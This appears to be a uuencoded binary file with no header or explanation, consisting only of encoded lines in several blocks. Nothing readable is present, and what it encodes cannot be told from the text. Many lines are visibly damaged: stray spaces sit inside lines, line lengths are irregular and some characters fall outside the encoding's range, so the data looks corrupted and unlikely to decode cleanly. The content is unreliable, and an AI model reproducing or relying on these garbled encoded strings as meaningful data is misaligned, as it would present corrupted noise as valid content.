MP>OT]%,UHN^=>8W@=:99&\G?7/*`T?VF,+2\ (LWXURS3S\$`U\MAGF(X`ZH3*
M"1:J-[S<93?GC#7,[XV\UJUADYW*QSR>049<>@N,KN-Y2>RZCVHYO=HSS8T
M0Z<:TMA7/-3003Y?(9S:6E/@H`'+0#%6-"4504>&.Y8"TR0:X*VH43NU. ?&
ME#XC?5;]NY.3NF6?"61ZEM\$BRCY6+#MSB-LC7_@9R[I65;=-_MF8-UQ/5KW
M"70-E8KDYG`#*#<H*G>.`*#P0@`0IENZD2=*"R=FVBF@+U8[.<\$&4H#C\8)
MBRWOG%/N(1FS(D#.`0D[NN.<R3JM":_3]'@M&\$5J0GV9DYP4CN_23\$/D/WVT
MMKO.5B`[V0AWLF`M!OL16H9^WR: ?&(I[&F>O!FW`"ED2R\X%CDGK,[#X<NL<
M>1%:6\$U=^&TNV+)#)2-&ESC-(QA7C;Y^:XJQU""OZH:83FB`6>\$(>WR[AKP\
M9I\$.55F[<@UYT0*VQ.9`MB\,<11-A8.Y*7/K"``_!CO)\$)4^5;,F/I"8&:8
M=;6QJ"FG?+<*NI%,S`F,@%RQRYW/5P-S+;TW[HNLO+R+MBN8#N' `ZM""%SE;
MA(4TQU_FQ%XE=WK3TT"CKS`N-D*A`F[>`>54X!^U^1<190N^H][B\;MT4':?
M'9R_`4T6:)M)W"8CD[D8%AS^/(#1)>C6Z%&._#M][X@&^I5]VXI>X72O5)>
MI;+;P._VU4N<-7)'S`^#1Z"A!J&PI2Q0MVH*:P82FD`Q8[C?`M66K<&OB!+(

MP33;P5' 0JS4U^J8 [VIT^LPB8 (I@) / '!BG45U;WXJMF.OEK%5BE'G!V`=OHW
M/^E6J]AX<H3%7=UPB<O,EO!ERM:BYJF0HW59' <?1N/?Z (C/KW>S7, 3B_#<[2
M83_%Q7S25 [>6<;GE9QM-RD9,]>[!%G:Z00&>_&HNY3GWF_4 '39&)GL^!1!%7H
M>'T<_7@ (0648\5 (S8Q&' 0DI@4, A^:AO#@ (+GMZ_Y!; \$^!*5_ZQHZ_X) 0\$*Q;
M0H"5*" (-+6NV6MCEJ^P\$W, Y: [M1H+WZ7;) + [] 3D8D@NABJ8D/%?* -8RCI [P/
M34 'G*/ 'B [I 'WDPM.>XF&0-9G@K/CPO" ', *_U>2' 0YQ'=1&JP"! 9BA)DC\O@J
M-N. * \> \< (9D; , : \) P&DE6B@NQ=>&N*#=#] ?Q=7L0C' '\3J%; <Z6\$RH/N), X["
M"\VE\$U@PC+Q/B#**31YOH>4*S\6FCKO '6R37<J.X97\, #<ET_3Z) \$30\.' &]
M>^* @<@! "Y<7U) 56Z:B8-^7' >U6BZ=92I^0Y\$ '2O\3F3NW-Q;] .5VY%!1+1 '-
MZ=20OD>Y@ZKHD^J'E!0#8WP&* _HZ' K; #, @NN)R, ANK?&P [S (OI<HET^, <@SE
M3A<+XL/E"SI1X_B% C-4! I: \$8O72.RI3' D6W/, C) _2Q7,] 6M5A; M\ : JG7> : P [
M' ZWKL<FM--2R%3 [\$SN4 'I; UU, <QN) U6P/<DCMSFYKF#W (80W@WN=& (\$; Z<\@
MPQ<. \$!X ((JB"\P2; 'OIO; N (52&_R:1@>+9F2DIXD [" * (JCM; BG9"1>W '6J) 4
MBX; B-I=S3L1"UE%5KQ'; [7HA7<M', Y%3039I>4, X/HUS46WYX2"Z!USV\$FD
M, ?+VXEC7ZGHCB5 (H<RC-K_G"& (83J9C+T2ITKZF, H3R_9?=>M>\$EQ.NE^9' C+
M/^!N!ED (M\$EB4XZG>' Q\$2VM5RHR\BXQ4RU#\$U/; B&\774JF5TKWH=I4YKY ()
M7+ '*!<' ^ [-'] 2/M\$5@L\$J*FJL!N3 'M?, *X&:GDFY%?, 'TT..2C8>LEN! .5PW
M\D& '_WVQ7D '&>; <P\$VMH' HI' ' (V"*#Y87ZLGON8) 1>G+:V-6C\$-8EU! ^53-
M6\ \ %9. ^VH<KZ\$K (5N\, @@EL%&WP%-G/:O [!Z*"J#:@'] '<CW:TU)O, H]N<G6
M) AMO, \$B4KVT [*H&Z*CA!MW+T*GT9\K<<YAWUP\$&F. 'B>54>; II_11@SD_"D4
M4 [&F"XWUSFHK\C@ 'HCE), NTBXX^ \ID' *0-F*6>; "' ^H5%8, 7-+ (:R; A4=, \$]
M# : , , [/537) .<@1V^8] 85?-P0CQNGO@RBF4=J@VFKKH [2WE@+ '1^\$I4.-*:) @
MVOJ' J)) 2N^H5*; 7<NGYBJEF] UNF&BS5EI: !F-DQ!, 4566G+G+76) +%03#QQ"
M=H_<+!Z9* [B"O@6D-<_R\$FI, E=%VR\$%5Z] %_OIPF0W^41S<L8^8M:B7_.31
MB) X7&5A<HL [U5 [>3 [[!Z8S&N]A*\NF 'V&>NS!4_+#DG7F:1E+ '#=&/ '7I"D-
M\ (MU'0>)>:Z=U.D^J-0HXDN7M*/OH. '5ECEZ=-W1DO!) Q!%#6T@1+, 1P438_'
MW0T]WQ7D:%) 24C*) P9"] Y: <Z1?) Z@5K. (4YT-Z6BK14S_) 2_D' =J=>E*] #=>;
M) "IR5E3^-GEAH>HZOU: B) Q. @Y<"X=2MR. @) Z\$EM%#5\$=MD*BM%A&; VH+X 'M
M! /5] "\HE54/8ZWI\$ '3Z2*9N5; LUM?2%GH>*H+0%=6; -%>^!3GSX"EY\\G\$ '
M&. ; O6>E<G+MJ!\NXY*TNF%"024=, _SC2; B\$P*B"6 [R. [5@T6 [">G; 4UCOM
MZI&G/ZF-RN [5"A>\>6VKVTOZ5J2J"V] J-8M [] R+YFE#B.HS%ID; (O40/QK#8
MBE) /KAZ (. ; ? [HQ/; PI, " !L5TZYMZTDFDF [LM:BTXF [VV/O' #258-3#9%J8Z+
M@XVH4. /@LK8<#MQK] JE2 'L0*<JPG] BTKZ*+NFE_ *HS; Q2I@#TERU"<88UR1B
M; JHJ' &BJL4*\ITP6\ [CZ!! ['E%TV (E3] E%N") 2T>P08. * [MICWVQVM-UO>H#
M-*H=T=><T1#Y&Q\$%RU@) CQW+; 9 '5=; ! "\$F7^WH] #! ; YY2!PYR; 9T (-EIM) G#
M+) %IYZ [F4K] 7' 1E] 'G>T4%P+AWS-. \$) Y02QE>0/@6 [9^^%FG]=/7^K7MI4QQ
M) =: \$WN'Z_9\$@9IG^1 (/B; #Z5M2D=DU%MS0 "%@DH3AG?; OQ=K_O8TJF_<FB-
M"8 [0^; .Q'S/<LA^*RYAE^' Z>L&"DB/QUI: NSZO4GAL*HHJB\VS2OPMR)\6!
MV&Q9-RO*/YYOAV (2- ' ; UA9B^N<Y) .-' G. I#53S) 7_ [[7-68] 2R1F0T4K7"X
MA9IM6NSP\$A [-YVL 'TK^ '0 (HK& (<T8+:X9" "4BUNN<JR#"O\$; "ITDT.KS; AL
MJWCYV3, O*IK) ' 9G0@^% (ZUR23RD [(M-B0_TJ-#BJZN0!U\$MN1B (9SV2S8 (\$E
M47) =J' E@&*]] C, WP<P5G/#2W) =4*1' KC*?+CN) A# (9 'RS! \$0GOT8< (S\$6:UG
M) D+5! '7:E: %&Z<RQFZG7>9-; M* [ZM' : ' L0A*TK1GD, 1X%4P, ST_63&% [>' "0
M-V<J!!] X+"0W3JYD; A?E*P: /EK2^; /LEN] !4"K7' 8' 0I<P#DR [@.Q] %->* &L
M6& (1D.56Y=3S 'VQY-0WO='X (S. ' ->Z '3"/Y\$&%. , SDW [] D: 4%Q2NSG@0JF9
ML^ [?Y\$P) #PE&; Z62' TLH7I>' C3 '2 [CP\7] 2' 04A; HW-&@, 1U (.2U 'HI51J')
M] %BX&IPC2MH\<E2X%ACW1%P%*>W>:UXBV% '&= [^! .2OID\$>URB2=&9F4G_S
M\$J+4=; 3A; UTWQ3A1B>ML. ; - [-] 3>C<3C; -P&6AJ '1LD^<_"FJ/O38, X^Z1, '
M3MBK>=@K' OK] ^^OBP%4B-4' ZMDYIZ (P<LE6] 5^-8"Q5HF '*-< (&F*=' , %U@R
M! 99.92\ .K:Q] 8&3O-; WU: P' &\$XD_U<E0V+!] %] /V [\$; CR! ' A>, 2%>CL; .L-6
MSIP7Y_TMT%Z?%M8M^; DVY3^G0=EH) 4PJ. 2' *5?ZM-MC0NJ"JY>J#!KON6Z, /
M-EQMT) 8*^GD (: [<J67&JY&OH^&<KS. 4&' \$^FE, 0N] W-TN [GK! 6?R%3. .X<W] 1
MSJ' A*<DS\, Z< <5TZ?6S?WZI>8) <, &M77PW/N\ /C<O (?MZE.G/F=ZSQ% ', 0GX
M7%TJEH\$C_#P>53@D^H4ECTKNPYVJ-13!WK 'B5HUBH5] "I7G_51L@L%9G/E [
M=7) Z6O0WM_ \$G. 47. 6=9? "#0"Q5DJ_ (>X&'8S6R0) &W.Q97^&A.GYE": 'G] 0
M; #2\C91 (#!0' %@WQ1S\AJQ] H"M: 43/G (N"?_>=LW+ "/HWBO) 86?#\ [G<
M1M' \: 3#RM; "%DCBBZ '0D\$D4+7\$D?^^-#<>9// [FH] &+7 'U=\$DO-C-. \WY '6*
M@, 41UV] S!HU\$U-' + 'HLZ>_ 'I\@V&W&^*E+-D<<; W0U1 [E#11+; ; M' P7>^ (>
MT '8K&S [; /) 4<'>C/WB^P6+, _: [6* (\$<' C07V [359 (FQ%W7 [RH-) 6<; POF..
ML/%C [?M\ML?U*NZHU6: \L, #) IZ7Z4_>.) ^; IP7' 8WI 'D; EU]] 6&T*PZI%Q
MFG"-QMSS4Z? \$K+; CW'S, :D.V) >7FX2QQ4<BY4Q%L3IJ/G8W\$*] 7, F9?Q\ \ ^
M, %_=' 8C_U69^] A>: B: 5Z+NRJ6:) QZ^./AZ' F5TXSTF_R9T) !SRS_4F '5P^<
MZ9C*J' 4// 'Y] +V\MU: #<&G] /9ZS\2F4Z4P5%I^ZZ6 '5Z<WY>=SI?GGB5@*' I
M4^; 0MG' /DV: -8.>HN?BPV<&: K# ' [JW '8Q: QL (L\D\J\%>_#6F=/6I%L!_K (7
MQ] ' &7V_=WFXQLV] GWEF<H7DKR/Q1S '3#<QE?T (F0SAGW?B&\GI, W?^\$0! * &
MG! .U3 (T%7^H*U<KM2+F] 8XIH1@, BV>V@ "\ ' ^, *9?I' G 'TW+) J2\$XAY: V (@
MWB+D% 'MM. 8P' A+<IMDQ19X+PIME3@0G@) BU@Y2M6 (!; \$#] WYPF^! (>?29::
MJ2 (@?@JL) GF#C45! U9EMLOU5JGG (^' %VAZJW-_A&% '^; 4X7OIC^) TV=ODA".
MGV () W) G. B1-Q#UD\ '*! ' 'L/>^ ^O. \$CI^?O- [, %U2QT^QM"Y@>! * [P' V1 [(Z?
MF>1W_-Q' AL?/9Y#C\3=-EL?/7>3YX' S=1: ZWI3W9OHC?BBH3) ' W1B2G2OE.R

M.:V, .D, +"!>! ?C6+9`S\?' `?#_S*H; [1R\K=POW9&%S]B[D7+/6Y-&_V57S
M5EWE3Y"++T"M"W<`4\$D, --_%'O974W+!\$8MR)?/^`D[--0<)KO>"%I`*M)Y[
MN0/Z%YP%#V%S.\QS56>U+E"HIF@6/(![*1:ZCN=+.-9:I&QR*4PY/BD1E7@
M&LAEI'>;CP7/]<A2YJ/YOPCZ[H32:J@ [IR9^=#)0=, <D"\DPLB"5I%*E!>
MTR%D309/O) ^`HH(]Z>`["':BWZ!ZJ5P, I2NB`HKCB1A0/_P]YB^B">KA%7L>
MSJH8NB-\-*\5, =1\$YA^9]5#DE>@-%QC]R?`V(GK`SAE+^Y%K.:?IGF"8L>-K
MN%+!@Q+X)U`"ISBF.+5^-S4PQRX>-+J[:G3V]X,NISY%NMS]]+!/H0@^Z'(/
MNMP]=;E9I`3*S*C:A2\>S`#UP+]\@)]9!'<-7)?=6)\BF,XJZQ><A`WPPJ+`
MQ/4N*2!;.8/U28UB7/+=_\$(Y:\UWSHFQ\$=F"E8EA3E#ZF!@M:7ID\$_S"/7)B
MG*C3%C:\$5I4[8_`"'\`_,1Q[!=_*P2^*+Y,'PV)X-U(_5;B+3^72B)#D5=%/
M\$_1"X7F2+&Y#77QT,(O<X:A6NHTIJ.!(U)6`3_4M0M&7SDR70@1)6#]?-\Z#
MC)D@PSSDC3G4I)J30+0.-[J%>FB.Q"2XOV3D".XQLR"F.R5P?;^UI<0JK]_.
M#7%1--A3U;9-Y:D#J#;9#4QQCV#M9:94;TK(FTRP)\$#%I5/+5N4U#'?[LA7D
M3F@9VJ1(KC,/7-"9&*P9/\$`VW<WW]IC5]L%YU*]N#.^H4"4[=CT*Q1E-^P=
M8%C(H3)-4<;O"^^K^:Y25'=I:MW&2J52*!:GSS`M2-9<*_<IEE]H5-BH3C)@
M"?`KNQ.LA[8"?%!T6ZQ@YQ-[E;UD`8;AKPMC@+A^GK_V+.^T"5JA]-&%X`7&
M)=2GEM+=^2H8JP6\$E(*.P<Y:;K*(;<(GA(>2K@SU7`I5;(#>+J\$OT7/1`_D
MVO8O*S9<*OE4MQ#NNRU7V1+T!^_.VH`E]H0)^W;.=C7SIDTU)\R(LZLIGA':
MR(+;6--)F<WL5RD?LH>#XKS7CQ\EPR+XA`>RP"LGAP52/R"K\$`G?YD0Y,8D
MA)D*P@G[8'+?#.REH)QUSI2FDCQI^>,%>KGK)BOXVAQ5<.O8BTY!?'1YX?D+
M*`L!X@G:D8-V+#+?EC09MK?W\8O@Z&%,!1HU:H%+S.!>'S7TK`E?LEE"<'%TW
M7G:SR"[5N;;.ITF'"-S6\$B8Z=YXY@W(3[+ECHQIJ<%4?KCVH`*/L`B/M;UTE
MK7?;PV%_Z*0&D%FEB!=DX\X(%_?Q/\X.?G!W,_->[DG#UB(\)&M84/1\^^CH
MX.CLIZ.=DVU95["]9W&6+(9;#\ (ZVMY\OC:UXTA (:2_-KI*VM(X\$QI/#UXO.
M.+L*YY#H7P.5:;2!U`J4=+H_MZ+XQ\$(>MUR94T)L`7-JRY?"X:A^NOQD\$%5
M->;?&A,42?U\#EQ2T4KHM>J7+*!0(*EB\$SQ`\B+M=#;MR5B(=IR;C[E<1U3Y
MQ&1T<4,MR3,WNL)8D`ZQ@P!OI/\@ZS":4.FF@X.)+E["#EAL`B90?4[9U-R0K*F
M5?><U472NV,\ (89WE\BQ!51&FP^T:+=7+(^/;Q7W:I13O4VJ4A?)/H@=*E4W
M!>&E2IC+L2(E7Q-1.:-;BV40<"-3^FO*\$`S<S4+3]00ZID^CFD&TUE%#-3,(
MZ\$E50.<D25@F.+<?1,P-RR[ON8=;S-*G>T@\\I,PJ\C2HEKE0F/)5H/;#_N
M:;. +X7GG8#J:>E8M!2<[Y2H=\$?YXJ@_1Q5)3[V3D\$Z<)<_Z]GLM;E<A5YNR5
MJE+!`9/7P7?`S#SJ_B0=QGSUY1`=Y_960;'G<M/;>V)&Q==SX_DB1#,X**QY
M,*S5)L<0@TO>N>#M-\4W01U,B(OI,B5; ,=>8&;++1E`M<! :W9WBR"8S") :3
M6#57/=O"U3,<MT8AQFJV+%M*;EA[5E;P2GA2A\$D.U,/P0V>/[_%S>'9\XH'8
M&Q4#V1N9K<-YNBCJZJ,HKVEN680#4I2E1PO+99!AON&!AJA0+SA#Z]?TNN*^
MY]1K\)S-`[:\$8H%ZM"17[QY\?_;L^(@\$<E4=C7TPJ=0`=/M2/ZCD>JQK8%&:
M495<+;RUFMCNVHZ,RD+@/J\$UL>B]I;YJ5+R,>^U.8BD#!!20SW>.]WL=/I`
M%C`^T:1!1#3/-PCP/@F]K&U0T3+J]J\$89,) #^A2&LBC"<V*1<48`4!2U6!HYP
M-`@2\00@d[LH^CNR84`/54^QCNZH0!NW%BZ31^-'8-T9P/,DOPAS`\@]>)9>
M5FSFM"EKRS216UK5R\$!S:;]=X(2H0P`+S:^?F9*!*^%*PAH>ZE"E0@)K^;=FC
MTKNA)X=GA\)4^_Y(0D00U.,L`;>3@U[R#(J^<V>2<_QE@)`N;=@F\$`\`-8=QZ
MQQD:[:;-708%ZZA\9DN:QU%0!R.B[5%]Z2=)&+N\$D\$7(-7IK?A++`<80M!<-0
M\@?G^%`K3Y/4T*.=_8,?RJX>H[=V/01Q@H>-TM/59:INQT;>EM=ZF`*@JGPN
M99(]6Y6QP60H-6&KRML"9TF8Y]Z+4@A@U=0HATO&Q7C&.&AWMC/53T669&DK
MRCL/N=8B&44ECP"2??!M*-M?G3,_^"? (9F-DUZJ\F42S/Q,@1/3;!V:"GFE\$
MJL!K+A7>9]K,CE,<\$`" `J5+(5JLM7T8@U>2O;&!F_MGXYGD!D\$30-Y,KO6+]
M\I)F;"TN71"N<1` (O5@UH"FCHGI.B3\$-<#TPW2TI8SB1<<P:S;N/B9B6=&)`
M#<G#>/^(+K#THEP,' /,BX-2@7WV,)5:D\$_X8X`T=K^!P,4X93YD7[LM`0C
M_7`8N4"8>*X%*RWX\$KS7;.=NMH),@Q]"%"?3-1/O>[>C0'=*<_Z7<WM9K'.
M#AOMKM9YQWE9M^/=E!7@9VO@^WK@`. `N`#B_7Q`M9;->,61T/7KB3)SC#>:2
MB#.*8*1OHH6!&S#N/@V/` ,(%5AL5^6)&V(T)R/0O*/SVL?"]OL\ (HBE!#"@.
M7=,')-"PE'.2U-A?DIEK@\["YH4HY7GC.=Z`MHRH4`<K"" :P`LJW^L%='X;Z
M/!B&7P3B8/H,(S)SSKP%SKC,I>%/?,P5&L#TON=OZT`.6.C?Y[KW(6*^LY./
M\$@OQ^;N<&:K>]<GMILB?U=J^5":[O.?G)S][#+218_ILY`P>%Q1M!7<T_#N5
M[FS^]PGJ*F/6W3HQ?SFG(UC`<:K3,\$Y.['/BZ<?CM[A5,'V&,8=N`46`P]
M?_`KIB)X`RGT4X\`A/=^H[%Y;-Y,_&3.!I_H1"_\RR`4S?"J;S?H?S#_J9
M^`JS.(M^NS>`'_*SNM?D:7YXHF"?SN`^![\:@!P+O"9+VHY@*-E22"*4*J8P
MH!N/ML<59R&\$SB@`.2\$Q?^2)K,,]A\V!E6>\`J238.!3V#!\;TB#-ZD+UGR;
MD^Z!,6L5(M.`6[`1#A>BI7J=?;Z\$O<OQ%<./6=]T`J;@Z\$,("6)>^S\$:B]KT
M5`G,7;P^ .IZ+@1%)Z]/"-/P4`^KG5X8^N9D-^B2(DW/CX=VS)/)EG%T]3ULT
M39`K%=-<KA29,]F6`W*W>]<D@Y`F/K7;+J\@R56;V?)17](5!_9L)<T,#*5
MGM/J-*;+PP9<]<L`%KBC3N`O;>P2`8=']N+Q[BWII T:&#.E8SP\$R[HS2
MDRL@J39Y30J&K\99OX<1Q&12;:1:74&ZK)\$2UTB`[C,SIX;0/_0TZ_@5,&^
M)9@P&OSK<\4IEGE%W.*LHBSL-)70`4^9DO\B&5%[L`CED0]6]&P\$H1.13]O*
MW3\$76N0SH*J8X!P.H^>\$IV3-7>^:N`RBY!6KJ*V=MD:T4#9R:UF;'G'08D4M
M1++:4V^YJO&Z*]`IP98>#6#-/<^4" T-O0`8O53CD\$P#O<)?/\$P/'3Z*QJNA7
MU;\640U<QQ&`-L*J[&YW^9/A/:U;A;KX(^W(H8YZC\QYKQ53[=G9;W8E?^\$<
ME`?1\ \$P[U`P21&CB*Z;0&7!D3L^]@_X)...)1%&/)]N?@A^!A`YU.37-G\$^JL
M?U,JFIY)T;IUWF1S.:B#ONU@T,X`2!N5MI5*>S^]59AC6J^Y9IO9:\.GY\$Y
M?_N8[I-%;_!. ,H6M,SU]_19[^PXY%O;PQ[@C;I2Z`L")A:W\>S:"M+"D,-/-

M4*Q0Z2F8:\$/SNYH#_ '0<9KQ\$TL?J\$W2, &%;_ :J"2EU3*;@0S-A^:;=] !+0TD
MN\l']<^; ']*<1]); \ "GE; #WLZ05&A^-; , J, ?Y@R/, <Y"=7@O'^8AU.AV4] #
MJS (EF97546%RE*^^\) U: \$^M-; F]] CBQBAJKLKW%/%" [JH. \$F_ (%W\H"C%O' F=
MUT0-1QGH4 [- (*Q/TQ%XB (7+V"Z!LPP7"C+^'8'3: HUIHIGZB?%FB95C11\S72
M.BK' :G2FRNG) L&/A! ZT%FHBH-9QF*\&; 5ACRK) VATM\$H. 6Q (DPA"UX (IA"
MOPZ21C=[; /7) W^H3Z4-A16VMJ [U#@ZU\B\+WX9JO?' 0Q! 695DKR0Q*_2M>WI>
M: J4"JPL//&] /O-J*FK0E8^\$K; R, -#5SO?) K+M<SG*H^` (A\WOJN-ZS7\$ [BGY
M9RY] 2BU9K\B0; !&: S\$, @AWB8Y/R) R*\$H^>5@/&+7_&B^K [_RFYV>?I&J; RH (
MS!UF6Q"/T7R4\$)) \C\S7!C) N%: 9&-6M08#UU#%<9MA9-M^&Y^2Y1%" 1KC@ '2
M\ (, B1 (8P^* (_Q"?-`"8U7H) (*U@T?S) <3L' 5-*I>"] QF\$ (ZC. [W!>/1L?. %R
M\$^G] D*%] 'V&?1/"5KZ/_5C"J-EF] " : : DA9Q: . ; ZXX*^ (+VZF`L"+R@NP1PDB
MC3L2I (F) I#MA84T<6-41_#Z"E4XEB-`\$8\$8: (])%<@&] ?\$**<!U7B; WF43;)
MK7/J, /-: N: _GJMM1X@Y2P-?Z2ZW3#LA*-7#L6324T>T@P=ZQ3Z7JLLM\$+\:]
M%FTO; -MSHY4P%0R3KC7\]=\GPM. _QJQ%6U) 4#!9: V) %H0GH; !3MW=+] K+) R
M1S: TQK^QI: HNF@E_2A^RQF7NL8=3Z"MLRYFVHB@1*^ .MD]] ; Q4>/1=XS (V&\
MFW1; @UO: KZF#MIN&_K"AVCH) , SLU^N`LB&>* (-70#ZRPJF6D"2QX' E! (; N (J
MS20"LTZ?) SAZT%V5/\$' T%J1MR1<_>1<_TLTKS_F4TR\PO-?O5 [` _HNQA@IQ"
M, 3NU\$ "BXG") / ^D7Q?; 2O39 (! `V[G' (3QSGWX*GHP*H@*SENMC2*H8I' DJ-\
M*3E@`?-[T2SI15IZT*! :A&MN.>5IU) 81: .V; (>TF>L#>2 [%JM, 2I%H" \G.G+
MHS/+J7HQ\W1X-Q!FDSZ%Z#GP7) >+3\$DAV>SK`\$K-5D/. @B&W<B`G9" ; 5/' E (
MNJ`F\7_Q4' A<.R [4-3, @KJ; G! ?F/, V>&\$>8GJ^` (YN#5R>&KD [/M@Q?N' LI4
M5RBB: \<3] S*\$5GM` ; ; O\$OV1JH6] Z&6B*] J8 [M (G2 `J2] . 7X^ [G9O7Y. IB0TT
MP" "B-&!<9) VLL2KU+@F" [`PD5U529 [, T8%RGX\FS3&1, 0KGQY6&ZM1> [U; F&
MH?TOY&F&/ /%4) YR, MB" \!^; <%5V\$%&/Z9FI5) : E7) Q_+NH<Q@9OHSE&+F2\F
MF<.C@^/MH^E!] # \$- />1+TNY] X4\$I05 ([] , H@9, H^`Y: C: M%: YD: .R9Z8ML.
M:] .>J*K7D [LQ5, U\A] 4\XNEXPT9CM*0U% !5VQC=?=, R_7QVEWV) EIK9H<C!
M5!DPUKTC*8F@JY-Z4`JA\=GQSO-V"Y@/X>; 1YM\X#&O1#2O' G-F [+Y* 4R+
MEP+O#, ZC^6A%` \OBH>-WTOSL< (: &3HZ\5, ^= "5#8EI!5INE89<R"\$`@HJR) K
MH27] 80KXI>G@EZ: !_Q`VP2X [] E; " 'H9, %>S/=FEC (RI_ "\A+7<ITK#2^ (EF\
M-J78I, C-2\$VSZ) A (; E**F+QV [[] L76%J, MG/) &_-IJO^ .24S^=, 6FDW\ \; =%
M85@8N. , O, EC9; 6?=#YDB`6NFZ/! !WU, "FK8K (=5_+ (F [^A' ?; M8<6K!K; JUM
MVJ"'+\$?F%HG: PS [12BE>' - [%8^%OX: PNOC\L/#?" I] QY4I (7ML5] [2"U! \$4T
M?T?4< `PR#19] B6W=%X!R1*ZF?T" "_8C_I4F7%&] EHLCC8W8J@BOB@M4)) W:
MHINO/IG^V\-' ?V`S `E2/XV& [UEBL/THZ6=I5_\+_ :2>& ; ; E] U\$G/Y2] `^Z/=
M7] &\L-B: H8TZ?%97E_%OX_%*7?Z%S_+CQX\; _] 9H/%Y: ??RXWGS\ ^-_JS>75
MQRO_ %M5_]] #9XR. B%` T; T"@O7Y67& [: ^ [_HY] % \I&<RJM546HP+#D" !@M+N
M/V`M7?9AWJ^ZV7^4FO7Z= [7Z<JW9C) Y\$. _ ` \. HS?=_KOX=?A^+P#FF^ [CP' L
M*#K5?Y2^3' NMSK@-HAPLT+1WN7BUX3R>4VU?S; D/T2F, ' @J_S^WN8' 2++^C\$
M. ZJ+5WQO?3Q\T1_N4RX; %-2, X%B_>: \$^%5' #%#P>) 8,] Z*_RD: U3INYT%` 6!
M+J) S\$- /ZUX") _D74I" `E `=" I=_E_RGF0=*70 [>7+-! OUA [?' 3@^75#0W9 [1T
M" P-JX+:] E#] YV>FQ; 9 [##FS) L"\$30D7H<W5Q\$B) WAW"4" " O, (AS2G+, 7<Z^>
MV#+@#\ .< (S/R. 4+W9K5@V+43 (4OV\$?3 (; O#;) !%O^^HDA' C1=W; S%<M9?F
M!BQ. 6RS<0CQHUVT35CM+--=K\2S<<6E*+\ `IXDHT8 [ZO. 7N] B"2IP\$D\$6Y=/
M" ^H+ `4NVYY. & [^@YI3_ ^U. ICM: `?*UMZ* [8? =A1J7-Y (M%LRT0E#EJYX!>9L
M; [(KT6_ " , [0U [!5`NC!L_?_ \VN\$' 17H) E ` `Y&MZ< [K&LH: B& `] ZX"AB4E_Y
MM/ :0KBNQ7X^"3HM: PN: K-6RESP\$UU) Z-SXD7BJ-4@, E>\7C8HEZOV7>AQZ) 7
MSLO<>: _; P; BMS@>\\$; O! `ADXB' 4_Q1G4P6O9BI0GA8&<85W9O"6*DBV?9^R:
M80G159?>B%S `1TG7! I@U\$ \$4\# [>L72O>D7) M75>W12QZ%_RW^1' 2N; 2T>A: @
M<-V\$N14 (^U! @E [4J&/, YIF] @9N4@36I. (8X9E>>V6, D++B. ID7POM02NEH\L
M8A%CCC) , +VH; 2%: V5UIW^#KS5) ! " \O%: "77DMYE1ZP' [\$) Y23259; E [SJ&7"
M<_ : 44, <_R*-UN>HP>O# \$5== -NETHXTY6U6/MW! UWMU-E-\$LOZ/Y"OF+%` `<I
MX. M1@%+<. IJYX-XNA [?]) &T<XA2>XG, \$L] NP' *+2=8>GMV++J@ "J>J>20Y] \$
MZ. 9U!>V3N>E<*YH [] . V=BZ/DES\$><] V=; 18R2%=\$V5@/ [S1YOPG! P\ -A61TO
M>; SOM=FCZ8\$ _M\$XG#"\$XJX-*H! . 6I `?Y ('QWZ>%Q, GJ>7, 3 `%. #; " "2_&9L
MM\G6F/UF@5K5_3. <5GTGRG@<] <9=5#C8Z7,] 6C8ES846\$ _ [, " .Y; P] 9AOW, +
M^] `V\V???KO4K`?) 0<0I#/?2OR (0D+C=M2 `?7] G>1=. P5. B: W%Q9+; H2@, M<
MAY_ \$55QT1>! ; U\ , ; JY6' ZF; X?T=E@ZROH_ \IPXNO] 8UQ (: VVABT^B1PZO+& (
M#%#H/ ; E*LZU. G&5 [21>TK9G5H [#^@ [BL! ! ` ; 7N9WTL>F==P5WB>)] A (G6 [N_
M' B47\Q&U"-^RLKV\$4-@5L=OO) #3! : YZ (MQ?D+34 `: FV-LLHCKQ#NSU `YQ*8U
MW^62! 2J&@&U&Z>\: 4U3" *ZMRYSW-S-MOM9 [RN!>T0>L`%FO?U6! Y8K; ATU! O
M`6= Y; 5%T"2_! N78! N=IRA. 5K<PY&/^AY5%KU>N0TM"&R1KD] <, _PENJ: 3T^"
MQ5Q3E\$! 1* (!2V\$`%, I4 [: *Q`F2#24^5">8 [S8_R*KG; BX70%) J\$>+F=<7UJ
M1 [3X<] U\$Z" \9] 8&?6Y^IZ) R"1V4IQ@N" (F/@Q&; WBF) J `S; : A84H [K75; 3<Z
MG\3: PULH#^Q6I! W*6S4&58%0YS: PRWU [R?76; : N3MKCO2EUQ4: .%6+T*, LM1
M) 1H<I*SE) >2+] "9IXUZGM2PC&^O (A<X6Z: 9IO<K, =9#&JKTL@I^">%40PZD
MYJ0WA-?_! (CPA [:0HC?-PC?+A6^&]=YL; *P' FF8ED_) (M?N] ; T91B] *X1. GH
MBVAG] `T>ZK! \1SLA [+0=O-<G, WC2ZD-%H*ROJQ=%5RE `L! \ [22 `9@' D (R\<;
M"0XN' \] ' ; 77J2L^5#8UQE8E `&* \$N (OKSE ` /<X1W^: `KUMZC^TH3Z2S/47YY0
M?) FI?Y6I%-Y. 8: OO>>O! A. % (WENKX96J=0Q [I\$ [<? `S"W9I7"Q: MTS96%83N
MD/V: -PT: OC, 3*! OEN4" `-\@: JG-: H6>)] V] !CH (1*) Z\$WMB5HL8T (R+4;) \$ (

MA99\BK=H<+FNH0GZ=JRC^+F;P"0P"%VTXI!J*%?6[V!!N(RLW[,CYJ&*L:]-
MZ' [.UVO*!B^V]VFZ#X<LF:),Z&Q)H0,38Y+TRS=YL#E:J_E/M:W-Y!XWZ<(5
M(DVB<WI)964+'?.H#RZ@<(OM493<\$+-GVA!6=LL6U=M:'O2=!^/NTIVDMZO*
M%`_.Q)3;5<G:W?U9AF45P/) []H"N%NHB^JL=KS0-Z [N\F\$58E0KK,GP_<`;U
MU-<<O17A7F?%-^H.JWNDI\4VCZ:D7ANV,4D#MX?L(.GJ\H%+?X5&P;PJ[1DG
M<GJV6I\$YRT7X*.%8&=Z+\`T.5`.:B#Q!"=.CN^>2A3-K2BV50;.\$:J05LG24
M=&UH;V#F._A@IOG7A8O,!^5[86:L/?(<2GPJZ?K\G"#EX"N%*(5\ [ADOY1
M1V2: `R#OY<7NB;S5H&K*2M!MH9=:P=0&Z\$1,A)T!M4BJDW;5D+%,GAFA+J\$Q
M.)-Q;_(&HK9&%;\SL'\\$3'L6<P-K+?BB8(5)_75`8YO=EAFR3XI60UPER!HL
